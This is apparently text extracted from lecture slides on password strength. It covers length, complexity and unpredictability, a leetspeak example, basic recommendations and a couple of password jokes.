


# Password strength

- ▶ To resist to a password cracking attack, the password should be strength. The strength of a password is determined by:
  - ▶ Length
  - ▶ Complexity
  - ▶ Unpredictability



# Password strength - length





# Password strength - complexity



*"I just hacked a billion passwords by guessing 1-2-3-4-5."*



# Password strength - unpredictability

i shall use strong passwords.

I 5ha!! u53 \$4r0ng-p@5w0rdz!

x	0	x
0	x	x
0	0	x



# Recommendations

- ▶ Avoid short and easily passwords;
- ▶ Avoid using passwords with predictable patterns;
- ▶ Stored passwords should be encrypted;
- ▶ Using the strength indicators of the registration systems.



# Recommendations

I changed  
my password  
to "incorrect"  
so whenever  
I forget what it is,  
the computer will say  
"your password is  
incorrect."

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# Questions

